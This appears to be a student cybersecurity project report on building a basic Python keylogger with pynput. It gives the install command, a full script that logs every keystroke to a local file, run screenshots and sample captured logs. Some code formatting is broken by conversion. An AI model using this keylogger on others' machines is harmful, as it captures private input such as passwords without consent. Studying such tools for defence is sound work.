

# PROJECT-3 KEYLOGGER IMPLEMENTATION (FOR EDUCATIONAL PURPOSES ONLY)

## Objective:

The primary goal of this project is to understand how keyloggers work by implementing a basic keylogger using Python. This hands-on exercise is intended solely for educational and ethical purposes — to enhance cybersecurity awareness and learn how such tools operate so defenses can be built against them.

## Disclaimer:

This project is for EDUCATIONAL PURPOSES ONLY.

Do **not** run this script on any system without the owner's explicit consent.

Unauthorized use of keyloggers is illegal and unethical.

## Requirements

Component	Description
Python (v3.x)	Programming language
pynput library	Captures and listens to keyboard events
File system access	For saving keystroke logs to disk
Terminal or CMD	To run the Python script

Install the required library using:

```
pip install pynput
```

after installing pynput create a file (eg:keylogger.py) add the below code in it.

When we run the file a folder will be created which contains a log file(eg:log\_2025\_06-2-15\_10.pxt) which monitors all the keys we are typing on the key board.

```

Pythfrom pynput import keyboard

import logging

from datetime import datetime

"""

DISCLAIMER:

This script is for EDUCATIONAL PURPOSES ONLY.

Do not run this script on any computer without explicit permission.

Unauthorized use is illegal and unethical.

"""


# Setup logging

log_dir = "keylogs/"

log_file = log_dir + f"log_{datetime.now().strftime('%Y-%m-%d_%H-%M-%S')}.txt"


# Create the directory if it doesn't exist

import os

if not os.path.exists(log_dir):

    os.makedirs(log_dir)


logging.basicConfig(

    filename=log_file,

    level=logging.DEBUG,

    format='%(asctime)s: %(message)s',

)


def on_press(key):

```

try:

```
logging.info(f"Key pressed: {key.char}")
```

except AttributeError:

```
logging.info(f"Special key pressed: {key}")
```


# Start listening

with keyboard.Listener(on\_press=on\_press) as listener:

```
listener.join()
```

### How It Works

1. The script uses `pynput.keyboard.Listener` to monitor all keyboard input.
2. Every keystroke is logged with a timestamp using the logging module.
3. Logs are saved to a new file every time the script runs.
4. Both regular and special keys (e.g., Shift, Enter, Backspace) are captured.

A screenshot of a Windows Command Prompt window. The title bar reads "Command Prompt - py keylo". The window content shows the following text: "Microsoft Windows [Version 10.0.26100.4351] (c) Microsoft Corporation. All rights reserved." followed by a directory change command "C:\Users\Nikhilnick>cd OneDrive\Desktop" and the execution of a Python script "C:\Users\Nikhilnick\OneDrive\Desktop>py keylogger.py".

```
Microsoft Windows [Version 10.0.26100.4351]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Nikhilnick>cd OneDrive\Desktop

C:\Users\Nikhilnick\OneDrive\Desktop>py keylogger.py
```

Now a folder will be created.

A screenshot of a Windows File Explorer window. The address bar shows the path 'C:\Users\Nikhil\OneDrive\Documents'. The left sidebar shows the 'Home' tab selected, with 'Gallery' and 'Nikhil - Personal' below it. The main area displays a table of files and folders. The first row is a folder named 'keylogs' with a red 'x' icon, modified on 6/18/2025 at 11:33 AM, and is a 'File folder'. The second row is a document named 'ASSIGNMENT-3.docx' with a red 'x' icon, modified on 4/8/2025 at 3:09 PM, and is a 'DOCX Document' of 3,165 KB. The third row is a shortcut named 'Cisco Packet Tracer' with a red 'x' icon, modified on 3/24/2025 at 4:38 PM, and is a 'Shortcut' of 2 KB. The top toolbar includes icons for 'New', 'Cut', 'Copy', 'Paste', 'Share', 'Delete', 'Sort', 'View', and a menu icon.

A screenshot of a file explorer window. The top bar contains icons for New, Cut, Copy, Paste, Print, Share, Delete, Sort, View, and a menu icon. The left sidebar shows a navigation pane with 'Home', 'Gallery', and 'Nikhil - Personal'. The main area displays a table with columns: Name, Status, Date modified, Type, and Size. A single file is listed: 'log\_2025-06-18\_11-33-10.txt' with a status icon, date '6/18/2025 11:36 AM', type 'Text Document', and size '2 KB'.

File Edit View

```
2025-06-18 11:33:16,407: Special key pressed: Key.print_screen
2025-06-18 11:33:46,307: Key pressed: w
2025-06-18 11:33:46,647: Key pressed: o
2025-06-18 11:33:47,032: Key pressed: r
2025-06-18 11:33:47,383: Key pressed: d
2025-06-18 11:34:30,727: Special key pressed: Key.enter
2025-06-18 11:34:33,425: Special key pressed: Key.up
2025-06-18 11:34:34,161: Special key pressed: Key.down
2025-06-18 11:34:35,087: Special key pressed: Key.down
2025-06-18 11:34:35,642: Special key pressed: Key.down
2025-06-18 11:34:36,098: Special key pressed: Key.down
2025-06-18 11:34:46,684: Special key pressed: Key.backspace
2025-06-18 11:34:47,060: Special key pressed: Key.backspace
2025-06-18 11:34:47,365: Special key pressed: Key.backspace
2025-06-18 11:34:47,671: Special key pressed: Key.backspace
2025-06-18 11:34:47,966: Special key pressed: Key.backspace
2025-06-18 11:34:48,247: Special key pressed: Key.backspace
2025-06-18 11:34:48,572: Special key pressed: Key.backspace
2025-06-18 11:34:54,147: Special key pressed: Key.shift
2025-06-18 11:34:54,648: Special key pressed: Key.shift
2025-06-18 11:34:54,678: Special key pressed: Key.shift
2025-06-18 11:34:54,708: Special key pressed: Key.shift
2025-06-18 11:34:54,713: Key pressed: G
2025-06-18 11:34:55,409: Key pressed: p
2025-06-18 11:34:56,315: Special key pressed: Key.backspace
2025-06-18 11:34:57,526: Key pressed: o
```

```
File Edit View
2025-06-18 11:34:54,700: Special key pressed: Key.ctrl_l
2025-06-18 11:34:54,713: Key pressed: G
2025-06-18 11:34:55,409: Key pressed: p
2025-06-18 11:34:56,315: Special key pressed: Key.backspace
2025-06-18 11:34:57,526: Key pressed: o
2025-06-18 11:34:58,482: Key pressed: o
2025-06-18 11:34:58,828: Key pressed: d
2025-06-18 11:35:00,279: Special key pressed: Key.space
2025-06-18 11:35:00,810: Key pressed: e
2025-06-18 11:35:01,285: Key pressed: n
2025-06-18 11:35:01,711: Key pressed: o
2025-06-18 11:35:02,402: Key pressed: u
2025-06-18 11:35:02,847: Key pressed: g
2025-06-18 11:35:03,193: Key pressed: h
2025-06-18 11:35:05,930: Special key pressed: Key.ctrl_l
2025-06-18 11:35:06,341: Key pressed: 
2025-06-18 11:36:04,658: Special key pressed: Key.print_screen
2025-06-18 11:36:17,348: Special key pressed: Key.print_screen
2025-06-18 11:36:35,552: Special key pressed: Key.print_screen
2025-06-18 11:38:48,969: Special key pressed: Key.up
2025-06-18 11:38:49,471: Special key pressed: Key.up
2025-06-18 11:38:49,501: Special key pressed: Key.up
2025-06-18 11:38:49,530: Special key pressed: Key.up
2025-06-18 11:38:49,560: Special key pressed: Key.up
2025-06-18 11:38:49,590: Special key pressed: Key.up
2025-06-18 11:38:49,620: Special key pressed: Key.up
2025-06-18 11:38:49,650: Special key pressed: Key.up
2025-06-18 11:38:49,680: Special key pressed: Key.up
```

## Conclusion:

This project successfully demonstrates the implementation of a basic keylogger using Python for educational and ethical purposes. By utilizing the pynput library, we were able to capture and log user keystrokes system-wide and store them in a structured and time-stamped format.

Through this project, we gained hands-on experience in:

- Monitoring keyboard events
- File handling and logging in Python
- Understanding how malicious actors might misuse such tools
- Recognizing the importance of endpoint security and user awareness

Understanding how keyloggers operate helps in strengthening cybersecurity measures by anticipating threats and developing more effective defense mechanisms. While this keylogger is intended only for ethical testing and awareness, it highlights the need for secure computing practices and constant vigilance in today's digital world.

This project lays a solid foundation for exploring more advanced cybersecurity concepts such as malware analysis, behavior monitoring, and defensive programming.